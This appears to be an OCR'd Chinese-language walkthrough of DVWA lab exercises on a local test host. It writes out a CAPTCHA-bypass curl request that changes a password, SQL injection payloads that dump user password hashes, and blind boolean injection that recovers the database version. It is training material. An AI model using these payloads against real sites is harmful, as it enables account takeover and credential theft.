
```
step=1
&password_new=1111
&password_conf=1111
&g-recaptcha-response=hidd3n_valu3
&user_token=3d10f1b5d1b01e89d667aeb3b77777aa
&Change=Change
```

Browser


先在瀏覽器直接試試看




要填入的欄位有三個，分別是 User Agent




g-recaptcha-response




user_token



成功修改密碼



來確認一下已經送出的 request




```
{
  "step": "1",
  "password_new": "1111",
  "password_conf": "1111",
  "g-recaptcha-response": "hidd3n_valu3",
  "user_token": "1762a90d0d0524fe11725d6a5fd9ec
ec",
  "Change": "Change"
}
```


curl

```
curl -v -L \
-c cookies.txt -b cookies.txt \
-X POST $HOST \
-H "User-Agent: ${USER_AGENT}" \
--data-raw \
"step=1&password_new=${NEW_PASSWORD}&password_conf=${NEW_PASSWORD}&g-recaptcha-response=${G_RES}&user_t
oken=${TOKEN&}Change=Change"
```

```
curl -v -L \
--cookie "PHPSESSID=4774b7d45d62876f2f8a2e93ba5e7640;security=high" \
-X POST http://dvwa.localtest/vulnerabilities/captcha/ \
-H "User-Agent: reCAPTCHA" \
--data-raw \
"step=1&password_new=1111&password_conf=1111&g-recaptcha-response=hidd3n_valu3&user_token=54fb2e161e442
8868c54085b6764dfe3&Change=Change"
```


```
	<div class="vulnerable_code_area">
		<form action="#" method="POST" style="display:none;">
			<h3>Change your password:</h3>
			<br />

			<input type="hidden" name="step" value="1" />
			New password:<br />
			<input type="password" AUTOCOMPLETE="off" name="password_new"><br />
			Confirm new password:<br />
			<input type="password" AUTOCOMPLETE="off" name="password_conf"><br />


		<script src='https://www.google.com/recaptcha/api.js'></script>
		<br /> <div class='g-recaptcha' data-theme='dark' data-sitekey='6LcI4H8eAAAAADuZcDLT9cyJSI0zmE86oiY5YocP'></div>


			<!-- **DEV NOTE**   Response: 'hidd3n_valu3'   &&   User-Agent: 'reCAPTCHA'   **/DEV NOTE** -->

			<input type='hidden' name='user_token' value='1762a90d0d0524fe11725d6a5fd9ecec' />
			<br />

			<input type="submit" value="Change" name="Change">
		</form>
		<pre>Password Changed.</pre>
	</div>

	<h2>More Information</h2>
	<ul>
		<li><a href="https://en.wikipedia.org/wiki/CAPTCHA" target="_blank">https://en.wikipedia.org/wiki/CAPTCHA</a></li>
		<li><a href="https://www.google.com/recaptcha/" target="_blank">https://www.google.com/recaptcha/</a></li>
		<li><a href="https://www.owasp.org/index.php/Testing_for_Captcha_(OWASP-AT-012)" target="_blank">https://www.owasp
```


7. SQL Injection


> Objective: There are 5 users in the database, with id's from 1 to 5. Your mission... to steal their passwords via SQLi.

觀察

這次點開會有新的視窗跑出來，在上面可以用帳號 id query 帳號資訊，要留意的是返回的資訊是兩個欄位，所以要 UNION SELECT 時也要選兩個欄位








用的是 POST


```
POST http://dvwa.localtest/vulnerabilities/sqli/session-input.php
```

```
id=hello&Submit=Submit
```





```
id=2 UNION SELECT last_name,password FROM users -- -
```

壞了 QQ



基本款無效

```
1' OR 1='1
```





```
ID: 1' OR 1='1
First name: admin
Surname: admin
```

It works

參考 sqlmap 打 low 難度使用的 payload，運氣好就中了

```
1' OR 1=1#
```





```
ID: 1' OR 1=1#
First name: admin
Surname: admin

ID: 1' OR 1=1#
First name: Gordon
Surname: Brown

ID: 1' OR 1=1#
First name: Hack
Surname: Me

ID: 1' OR 1=1#
First name: Pablo
Surname: Picasso

ID: 1' OR 1=1#
First name: Bob
Surname: Smith
```

加上 UNION

```
1' UNION SELECT user_id,password FROM users WHERE 1=1 #
```

Done





```
ID: 1' UNION SELECT user_id,password FROM users WHERE 1=1 #
First name: admin
Surname: admin

ID: 1' UNION SELECT user_id,password FROM users WHERE 1=1 #
First name: 1
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 1' UNION SELECT user_id,password FROM users WHERE 1=1 #
First name: 2
Surname: e99a18c428cb38d5f260853678922e03

ID: 1' UNION SELECT user_id,password FROM users WHERE 1=1 #
First name: 3
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1' UNION SELECT user_id,password FROM users WHERE 1=1 #
First name: 4
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 1' UNION SELECT user_id,password FROM users WHERE 1=1 #
First name: 5
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```


8. SQL Injection (Blind)

> Objective: Find the version of the SQL database software through a blind SQL attack.

觀察



這次是 POST，但如果直接照搬之前使用的語法會無法正常判斷

```
1 AND (SELECT ascii(SUBSTRING((SELECT @@version),1,1)) = 53)
# User ID exists in the database.
```

Boolean-based blind injection

參考之前在 medium 的語法

```
1 AND (SELECT version() <> 0);

# User ID exists in the database.
```

```
1 AND (SELECT ascii(SUBSTRING((SELECT @@version),1,1)) = 53)
```


如果我們故意寫錯這個判斷，它應該要回傳 false (`User ID is MISSING in the database.`)，結果卻是 true

```
1 AND (SELECT ascii(SUBSTRING((SELECT @@version),1,1)) = 52)
# User ID exists in the database.
```

因此需要修改，為了避免它可能被截斷或者被結尾部份的語法影響到，試著在前後加上 `'` 和 `#`


判斷版本的第 1 個字元是否為 5

```
1' AND (SELECT ascii(SUBSTRING((SELECT @@version),1,1)) = 53)#

# User ID exists in the database.
```



反過來驗證一下，這次應該要回傳 false

```
1' AND (SELECT ascii(SUBSTRING((SELECT @@version),1,1)) = 52)#

# User ID is MISSING from the database.
```



看起來這樣就對了，接著繼續往下測試，模擬猜出版號的過程

判斷版本的第 2 個字元是否為 .

```
1' AND (SELECT ascii(SUBSTRING((SELECT @@version),2,1)) = 46)#

# User ID exists in the database.
```

判斷版本的第 3 個字元是否為 7

```
1' AND (SELECT ascii(SUBSTRING((SELECT @@version),3,1)) = 55)#

# User ID exists in the database.
```

判斷版本的第 4 個字元是否為 4

```
1' AND (SELECT ascii(SUBSTRING((SELECT @@version),4,1)) = 52)#

# User ID is MISSING from the database.
```

判斷版本的第 4 個字元是否為 .

```
1' AND (SELECT ascii(SUBSTRING((SELECT @@version),4,1)) = 46)#

# User ID is MISSING from the database.
```

判斷版本的第 5 個字元是否為 3

```
1' AND (SELECT ascii(SUBSTRING((SELECT @@version),5,1)) = 51)#

# User ID exists in the database.
```

判斷版本的第 6 個字元是否為 4

```
1' AND (SELECT ascii(SUBSTRING((SELECT @@version),6,1)) = 52)#

# User ID exists in the database.
```

判斷版本的第 7 個字元是否為 .

```
1' AND (SELECT ascii(SUBSTRING((SELECT @@version),7,1)) = 46)#

# User ID is MISSING from the database.
```

Done


因此可以推斷版本為

```
5.7.34
```

當然實際上還是要參考 release 上的版號清單去猜

補充


除此之外，如果觀察 cookie 也會發現 id 欄位內容就是你輸入的查詢，輸入後重整頁面也是會有查詢效果，所以這邊也許有機會用 CSRF or CSP 搭配 XSS 串連攻擊



9. Weak Session IDs

丟給 Burp suite 的 Sequencer 分析也看不太出來有什麼特徵

